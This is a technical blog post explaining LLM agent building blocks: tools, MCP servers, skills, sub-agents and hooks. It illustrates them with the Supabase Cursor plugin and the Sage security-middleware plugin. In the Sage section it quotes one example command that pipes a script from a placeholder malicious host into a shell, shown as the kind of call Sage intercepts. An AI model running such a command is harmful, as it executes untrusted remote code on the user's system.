The Abstraction Confusion
If you’ve spent any time building with LLM agents, you’ve likely encountered a wall of overlapping terminology: tools, plugins, skills, MCP servers, sub-agents, extensions, hooks. Different frameworks use these terms differently. Some treat them as synonyms. Others draw sharp boundaries that another framework ignores entirely.
This post aims to cut through that confusion. We’ll build a precise mental model of each primitive; what it is, where it executes, why it exists, and when you’d choose one over another. Along the way, we’ll ground the concepts in two real open-source codebases: the Supabase plugin for Cursor and the Sage security plugin. These two projects sit at opposite ends of the design spectrum, and together they illustrate the full range of what “plugin” can mean.

The diagram below shows the complete ecosystem at a glance: refer back to it as we walk through each layer:
Starting from First Principles: The LLM Can’t Do Anything
Before we can reason about skills, plugins, or sub-agents, we need to internalize one foundational fact: the LLM only produces text. It cannot execute code. It cannot call an API. It cannot read a file from disk. It cannot send an HTTP request. Every action an LLM “takes” is mediated by a host application that interprets the LLM’s output and executes on its behalf.
The mechanism that makes this work is called tool use (or function calling, depending on the provider). The host application presents the LLM with a list of function signatures; each with a name, a description, and a parameter schema. When the user asks the LLM to do something that requires action in the world, the LLM doesn’t take that action. Instead, it emits a structured function call in its response:
{
  "tool": "bash_tool",
  "arguments": {
    "command": "python3 generate_report.py --format pdf"
  }
}
The host application intercepts this, executes the actual command in a sandbox, captures the output, and feeds the result back into the LLM’s context so it can reason about what to do next.
This loop LLM reasons → emits tool call → host executes → result flows back. It is the fundamental execution model for all agent architectures. Every concept we discuss in this post is a variation on who provides the tool definition, where the execution happens, and how much domain knowledge is embedded in the process.
Tools: The Raw Building Blocks
A tool, in the agent context, is simply a function signature that the LLM can invoke. It consists of a name, a natural language description, and a typed parameter schema. That’s it.
Tools can come from many sources: the host application itself, external servers, or custom code a developer writes, but the LLM doesn’t know or care about the origin. From the LLM’s perspective, all tools are a flat, undifferentiated list in its prompt. It sees something like:
Available tools:
- web_search(query: string) → searches the web
- bash_tool(command: string) → executes a bash command
- file_create(path: string, content: string) → creates a file
- create_jira_issue(title: string, description: string) → creates a Jira ticket
It has no idea that web_search is a built-in capability baked into the host, that bash_tool runs in a sandboxed container, or that create_jira_issue is proxied through an MCP server running on Jira’s infrastructure. They’re all just functions it can call.
Built-in tools are the ones that ship with the host application itself. In Claude.ai, these include bashtool, web_search, web_fetch, file_create, and view. In Cursor, the equivalents are “read file,” “edit file,” “run terminal command.” These exist because the host application has direct access to the relevant resources. It manages a container, owns a browser session, or controls the editor’s filesystem. No external server is involved; the host application _is the server.
Built-in tools are generic and general-purpose. They know nothing about Jira, Postgres, or your company’s internal API. They’re raw building blocks capable but unspecialized.
Plugins and MCP Servers: Domain Adapters
The Problem with Raw Tools
Imagine you want your LLM agent to create a Jira ticket. You have web_fetch as a built-in tool. Technically, the LLM could construct the right HTTP request:
web_fetch(
  url: "https://your-company.atlassian.net/rest/api/3/issue",
  method: "POST",
  headers: {"Authorization": "Bearer ...", "Content-Type": "application/json"},
  body: {"fields": {"project": {"key": "ENG"}, "summary": "...", "issuetype": {"name": "Task"}}}
)
But this requires the LLM to know Jira’s REST API endpoint structure, the exact JSON schema for creating an issue, authentication headers, how to handle pagination for list queries, error response formats, project key conventions, and custom field mappings. All of that knowledge has to live somewhere; either stuffed into the system prompt or described in a skill file. It’s fragile, context-expensive, and collapses the moment Jira changes their API.
Now multiply this by every external service your agent needs to talk to Slack, GitHub, Google Calendar, Salesforce, your internal database and the approach becomes untenable.
Plugins as Domain Adapters
A plugin solves this problem by packaging all the domain-specific complexity behind a clean interface. Instead of the LLM needing to understand Jira’s REST API, it sees a tool called create_jira_issue that takes title, description, and project. Authentication, HTTP calls, error handling, retries, and schema details are handled inside the plugin, completely opaque to the LLM.
The relationship between tools and plugins is one of abstraction layers. A tool is a low-level, generic primitive (“make an HTTP request”). A plugin is a high-level, domain-specific adapter (“create a Jira issue”) that may use those low-level primitives internally but presents a clean interface externally.
From the LLM’s perspective, both look identical. They’re just entries in the tool list. The difference is where the complexity lives.
The Evolution: From Plugins to MCP
The concept of plugins has gone through three distinct phases:
Phase 1. ChatGPT Plugins (2023). OpenAI introduced “plugins” as a way for third parties to expose services to the LLM. Each plugin had a manifest file with API details and available operations. The LLM discovered the plugin, saw its capabilities, and called into it. It worked, but it was proprietary to OpenAI’s ecosystem.
Phase 2. Function Calling / Tool Use. Both OpenAI and Anthropic moved toward a more general pattern: define functions in the LLM’s schema and let it call them. This was more flexible, but it shifted the integration burden to developers. You had to write the glue code connecting each function call to the actual service. There was no standard for how a third-party service should expose itself.
Phase 3. MCP (Model Context Protocol). MCP is essentially a standardized plugin protocol. It says: “If you’re a service like Jira or GitHub, here’s exactly how you should expose your tools so that any LLM agent can discover and use them.” An MCP server is a plugin that speaks a common, open protocol instead of a proprietary one.
The value of MCP isn’t in the capability of a handwritten Jira integration and a Jira MCP server do the same thing. The value is in the ecosystem effect. Without MCP, every agent framework had to write its own Jira integration. With MCP, Jira publishes one server, and every MCP-compatible agent can use it immediately. It’s the same reason USB replaced proprietary connectors the standard is the value.
How the LLM Discovers MCP Tools
This is a common source of confusion: how does the LLM know which MCP servers are available?
It doesn’t. The LLM never discovers MCP servers. The host application does all the work:
- Configuration. You (or the app) define which MCP servers to connect to. In Cursor, this is the mcp.json file. In Claude.ai, it’s the integrations settings page.
- Discovery. On startup or at conversation start, the host connects to each configured MCP server and asks “what tools do you offer?” The server responds with a list of tool definitions names, descriptions, parameter schemas.
- Injection. The host takes all discovered tool definitions and merges them into the flat tool list that gets sent to the LLM alongside built-in tools, custom functions, and everything else.
- Routing. When the LLM calls a tool, the host checks which MCP server (if any) owns that tool, forwards the call, and pipes the result back to the LLM.
The entire MCP layer is invisible to the LLM. It’s middleware the host manages. The LLM’s experience is identical whether a tool was defined by hand in the system prompt or discovered from an MCP server on the other side of the internet.
What “Installing a Plugin” Means
Installing a plugin isn’t heavy installation in the traditional software sense. It’s registering the plugin with the host application so the host knows to connect and pull tools from it.
For a remote MCP server, this means adding a URL to a config file like adding an entry to Cursor’s mcp.json. The plugin code is already running somewhere else; you’re just pointing the host at it.
For a local plugin, it means downloading code (a Node package, a Python script) that runs on your machine as a local server the host can connect to.
In either case, there may also be an authentication step an OAuth flow or API key so the server knows you’re authorized. But the core action is always the same: tell the host “this thing exists, here’s how to reach it.”
Skills Procedural Knowledge, Not New Capabilities
A skill is a fundamentally different kind of primitive from a tool or plugin. It doesn’t give the agent access to anything new. It gives the agent knowledge about how to use what it already has.
A skill is typically a set of markdown files instructions, templates, reference material that get loaded into the LLM’s context window. The LLM reads the skill, absorbs the procedural knowledge, and uses it to make better decisions about which tools to call and how to call them.
How the LLM Uses a Skill
Consider a SKILL.md file that says: “To create a PowerPoint presentation, run the script at /mnt/skills/public/pptx/create_pptx.py with the appropriate arguments.”
The LLM can’t run that script. But it can translate the instruction into a tool call it already has:
{
  "tool": "bash_tool",
  "arguments": {
    "command": "python3 /mnt/skills/public/pptx/create_pptx.py --template corporate --output deck.pptx"
  }
}
The skill didn’t introduce a new tool. It piggybacked on bashtool, which the agent already had. The SKILL.md is prompt-level instruction that teaches the LLM how to _compose existing tools in a specific, well-tested way.
This is why skills are sometimes described as “procedural knowledge.” They’re recipes for composing capabilities, not new capabilities themselves. And it’s why a skill without an execution tool is useless: if an LLM only has web_search and no bash_tool, it could read the SKILL.md and understand the procedure perfectly, but it would have no way to execute the script.
How Skills Get Loaded
Skills don’t all get dumped into the LLM’s context at once that would waste the context window. Instead, the host application typically uses lazy loading:
- Only skill descriptions or metadata are loaded initially.
- When the user’s query matches a skill’s topic, the orchestrator loads the relevant SKILL.md.
- If the LLM needs a specific reference file, it reads just that file.
This is why many skill packages include an index or navigation file (many repos use AGENTS.md for this). It lets the LLM see what’s available without loading everything.
Sub-Agents Delegation, Not Just Procedure

A sub-agent is an entirely separate agent instance that the primary (orchestrator) agent delegates to. Unlike a skill, which is just instructions the same agent follows, and unlike a plugin, which is a tool call, a sub-agent has:
- Its own system prompt
- Its own context window
- Its own set of skills and tools
- Its own independent reasoning loop
The orchestrator sends it a task, it reasons autonomously, and it returns a result. The primary agent never sees the sub-agent’s internal deliberation, but just the output.
Sub-agents are useful when a task requires a different persona (e.g., a “code reviewer” vs. a “code writer”), a separate scratchpad to avoid polluting the main context, a specialized model (maybe a smaller, faster model for a routine subtask), or simply a degree of isolation between concerns.
The key distinction from skills: a skill provides procedural instructions that the same agent follows step by step. A sub-agent is an independently reasoning entity. The orchestrator doesn’t control how the sub-agent approaches the problem; it only controls what task it gives and what result it expects.
Multi-agent frameworks like CrewAI, AutoGen, and LangGraph all provide mechanisms for this kind of delegation, though the specifics vary: CrewAI uses explicit agent-to-agent delegation, LangGraph models it as graph nodes, and AutoGen uses conversational message-passing between agents.
The Host Application: The Invisible Orchestrator
At this point, a pattern should be emerging: the host application is the central node through which everything flows. It’s the only entity that can see and compose across all primitives.
The host application:
- Aggregates tools from MCP servers, plugins, built-in capabilities, and custom definitions into a single flat list for the LLM
- Manages skills by loading the right markdown files into context when relevant
- Configures sub-agents by setting up separate LLM instances with their own prompts and tools
- Routes tool calls from the LLM’s output to the correct backend whether that’s a local sandbox, a remote MCP server, or a custom function handler
- Controls the execution loop deciding when to call the LLM, what context to include, and how to handle the response
The LLM sits at the center of this, seeing a flat prompt with tool definitions and skill instructions. All the wiring : MCP connections, plugin registrations, skill loading, call routing is invisible to it. The host is the translator between a complex, heterogeneous backend landscape and the LLM’s simple world of “here’s text, here are functions I can call.”
This is a deliberate architectural choice. By keeping the LLM’s interface simple and uniform, the host can swap backends freely replace an MCP server with a local implementation, upgrade a plugin without changing the prompt, add a new tool source without retraining the model. The abstraction boundary at the host layer is what makes the whole system composable.
Hooks: Interception Points in the Host Lifecycle
Hooks are a general software pattern; not specific to agents or LLMs but they play a critical role in agent architectures that’s worth understanding on its own.
A hook is a predefined point in a program’s execution where external code can be inserted. The host system says: “At this moment in my workflow, I’ll pause and let anyone who registered a callback do their thing before I continue.”
Git hooks are a familiar example. When you run git commit, Git checks if you’ve registered a pre-commit hook script. If you have, it runs the script. The script might lint your code, check for secrets, or enforce formatting. If the script exits with a non-zero code, Git aborts the commit. You didn’t modify Git’s source code, you just placed a script at a well-known location, and Git’s hook system picked it up.
The pattern always has the same anatomy:
- The host defines named hook points in its lifecycle (e.g., “before commit,” “before tool execution,” “after save”)
- The host provides a registration mechanism for external code at those points
- When the hook fires, the host passes relevant context to the registered code
- The host optionally uses the return value to decide what happens next (proceed, abort, modify)
Webhooks follow the same pattern over the network, instead of running local code, the host makes an HTTP call to a URL you registered.
In agent architectures, hooks enable a particularly powerful capability: intercepting and gating tool calls. When a host like Claude Code defines a PreToolUse hook, it creates a point where external code can inspect every tool call the LLM makes before it’s executed. This is the mechanism that enables security middleware, audit logging, approval workflows, and policy enforcement without modifying the agent or the LLM itself.
Putting It All Together: Anatomy of Two Real Plugins
Theory is useful, but real code is better. Let’s examine two open-source plugins that represent opposite ends of the design spectrum.
Supabase Plugin: Capability-Oriented
The Supabase plugin for Cursor is a straightforward example of a plugin that extends what the agent can do. Its entire file structure looks like this:
.cursor-plugin/
  plugin.json              # Marketplace metadata (name, version, logo)
mcp.json                   # MCP server configuration
skills/
  supabase-postgres-best-practices/
    SKILL.md               # Skill manifest
    AGENTS.md              # Navigation index
    references/
      query-missing-indexes.md
      conn-pooling.md
      security-rls-basics.md
      ... (30 reference files)
There are two components, and they map cleanly to the primitives we’ve discussed:
The MCP server (mcp.json):
{
  "supabase": {
    "type": "http",
    "url": "https://mcp.supabase.com/mcp"
  }
}
One line. This tells Cursor: connect to Supabase’s remote MCP server at this URL. That server exposes tools for managing tables, querying data, fetching project configuration, and so on. When you install the plugin, Cursor merges this into its MCP configuration, connects to the server, discovers the tools, and injects them into the LLM’s tool schema.
The skill (skills/supabase-postgres-best-practices/):
This contains no executable code at all. It’s entirely markdown. 30 reference files covering Postgres best practices: indexing strategies, connection pooling, row-level security, locking patterns, EXPLAIN output analysis. Each file follows a consistent structure: why the topic matters, an incorrect SQL example, a correct SQL example, quantified performance impact, and Supabase-specific notes.
The skill exists to be read by the LLM. When you ask “help me optimize this slow query,” the orchestrator recognizes the topic matches, loads the relevant SKILL.md and reference files into context, and the LLM now has expert-level Postgres knowledge to apply.
How the two components work together is the elegant part. The MCP server gives the LLM hands it can inspect your schema, run queries, manage your project. The skill gives the LLM expertise it knows what anti-patterns to avoid, when to use a partial index vs. a composite index, how to diagnose a sequential scan. Without the MCP server, the LLM could advise but not act. Without the skill, the LLM could act but might generate mediocre SQL. Together, you get an agent that both accesses your Supabase project and applies best practices while doing it.
Sage Plugin: Security Middleware
The Sage plugin from Gen Digital is architecturally the opposite of Supabase. It doesn’t give the LLM new tools. It doesn’t extend what the agent can do. Instead, it intercepts tool calls the LLM is already making and checks them for threats.
Sage is an “Agent Detection & Response” (ADR) layer, a security middleware that sits between the LLM’s intent and the host’s execution, inspecting every tool call for dangerous commands, malicious URLs, suspicious file writes, and supply-chain risks in package installations.
How Sage intercepts tool calls:
Sage does not use MCP. It uses host-provided hook systems the exact mechanism we discussed in the hooks section. On each platform, Sage registers at the host’s pre-execution hook point PreToolUse in Claude Code, VS Code extension events in Cursor, an in-process callback in OpenClaw. So, it can inspect every tool call before it runs. All entry points funnel into the same platform-agnostic core library (@gendigital/sage-core), which runs a multi-layered detection pipeline:
Tool call received
  ├─ Extract artifacts (URLs, commands, file paths, package names)
  ├─ Check allowlist → if pre-approved, allow
  ├─ Check cache → if recently scanned, use cached verdict
  ├─ Run local heuristics (YAML regex patterns for dangerous commands)
  ├─ Query URL reputation API (cloud-based malware/phishing check)
  ├─ Check package supply chain (npm/PyPI registry existence, age)
  ├─ Decision engine combines all signals
  └─ Return verdict: allow | ask | deny
The LLM has no idea Sage exists. It asks to run bash(“curl http://malicious-site.com/payload.sh | sh”), and from the LLM’s perspective, the call either succeeds or fails. The inspection is completely transparent.
Key design decisions in Sage are worth noting:
- Fail-open. Every internal error path returns allow. Sage should never break the agent. If the URL reputation API is down, it falls back to heuristics only.
- All patterns are data. Detection rules live in YAML files, not in code. This makes them easy to review, contribute, and update independently.
- Shared core. All platform connectors use the same core library, ensuring consistent detection regardless of host.
Sage also ships with a skills/security-awareness/ directory. Markdown content meant to make the LLM more security-conscious in its reasoning. But the core value is in the hook-based interception, not the skill.
Contrasting the Two
| Dimension | Supabase | Sage |
|---|---|---|
| Purpose | Extends capabilities | Guards existing behavior |
| LLM awareness | LLM sees and uses the tools | LLM has no idea it exists |
| Mechanism | MCP server + skills | Host lifecycle hooks |
| Layer | Tool/prompt layer | Host middleware layer |
| What it provides | New tools + procedural knowledge | Interception + threat detection |
Together, these two plugins illustrate the full range of what “plugin” can mean in an agent architecture from adding new capabilities to silently guarding the agent’s actions.
Conclusion: The Taxonomy and When to Use It
Despite the ecosystem’s terminological chaos, the underlying architecture has just five primitives, each operating at a distinct layer:
- Tools raw, generic capabilities the LLM can invoke (execute code, fetch a URL, search the web)
- Plugins / MCP servers domain-specific adapters that package external service complexity behind clean interfaces
- Skills procedural knowledge loaded into the LLM’s context, teaching it how to compose existing tools effectively
- Sub-agents independently reasoning delegate instances with their own context and tools
- Hooks host-level interception points where external code can observe or gate agent behavior
Choosing Between Them
Build a tool when you need a generic, reusable capability that isn’t specific to any domain. Tools are low-level building blocks like file I/O, HTTP requests, shell execution, search. If you’re building an agent platform, these are your foundation.
Build a plugin or MCP server when you need to connect the agent to an external system and want to encapsulate the domain complexity like API contracts, authentication, error handling, data formats behind clean, high-level operations. If you’re integrating a service that multiple agents might use, MCP is the right protocol: build it once, and any MCP-compatible agent can use it.
Build a skill when the task can be accomplished by composing tools the agent already has, and you want the LLM’s reasoning in the loop at every step. Skills are cheap to create (they’re just markdown), easy to iterate on, and transparent. The trade-off: they depend on the LLM correctly interpreting the instructions, and they consume context window. A useful heuristic: if the procedure is mostly about deciding what to do, keep it as a skill. If it’s mostly about executing something precisely, make it a plugin.
Build a sub-agent when the task requires independent reasoning with a separate context, a different persona, a separate scratchpad, a specialized model, or clean isolation between concerns. Sub-agents are heavier than skills, but they enable architectural patterns that a single agent can’t achieve.
Build a hook when you need to observe, intercept, or gate agent behavior at the host level, security middleware, audit logging, approval workflows, rate limiting. Unlike plugins and skills, hooks don’t operate in the LLM’s world. They operate in the host’s world.
The Unifying Insight
The LLM only ever sees two things: text in its prompt and functions it can call. Tools and plugin-provided functions appear as entries in the function list. Skills appear as text in the context window. Sub-agents are invisible to the primary LLM (they’re managed by the host). Hooks are invisible to all LLMs (they’re pure host middleware).
Everything else like MCP connections, plugin registrations, skill loading, hook dispatching, call routing are plumbing the host application manages. The terms “plugin,” “MCP server,” “extension,” and “integration” are largely synonyms for the same architectural role, differing mainly in which era and ecosystem they come from.
Once you see the architecture through this lens: the host as the invisible orchestrator, the LLM as a reasoning engine with a simple uniform interface, and each primitive occupying a distinct layer the confusion dissolves, and design decisions become straightforward.
References
- Building Effective Agents: Anthropic’s guide on agent architecture, covering the workflows vs. agents distinction, tool use patterns, and composability principles.
- Model Context Protocol — Architecture Overview: The official MCP documentation on the client-server architecture, host/client/server roles, and how tools, resources, and prompts are exposed.
- How Tool Use Works: Anthropic’s API documentation on tool use mechanics: the request-response loop, tool definition schemas, and execution model.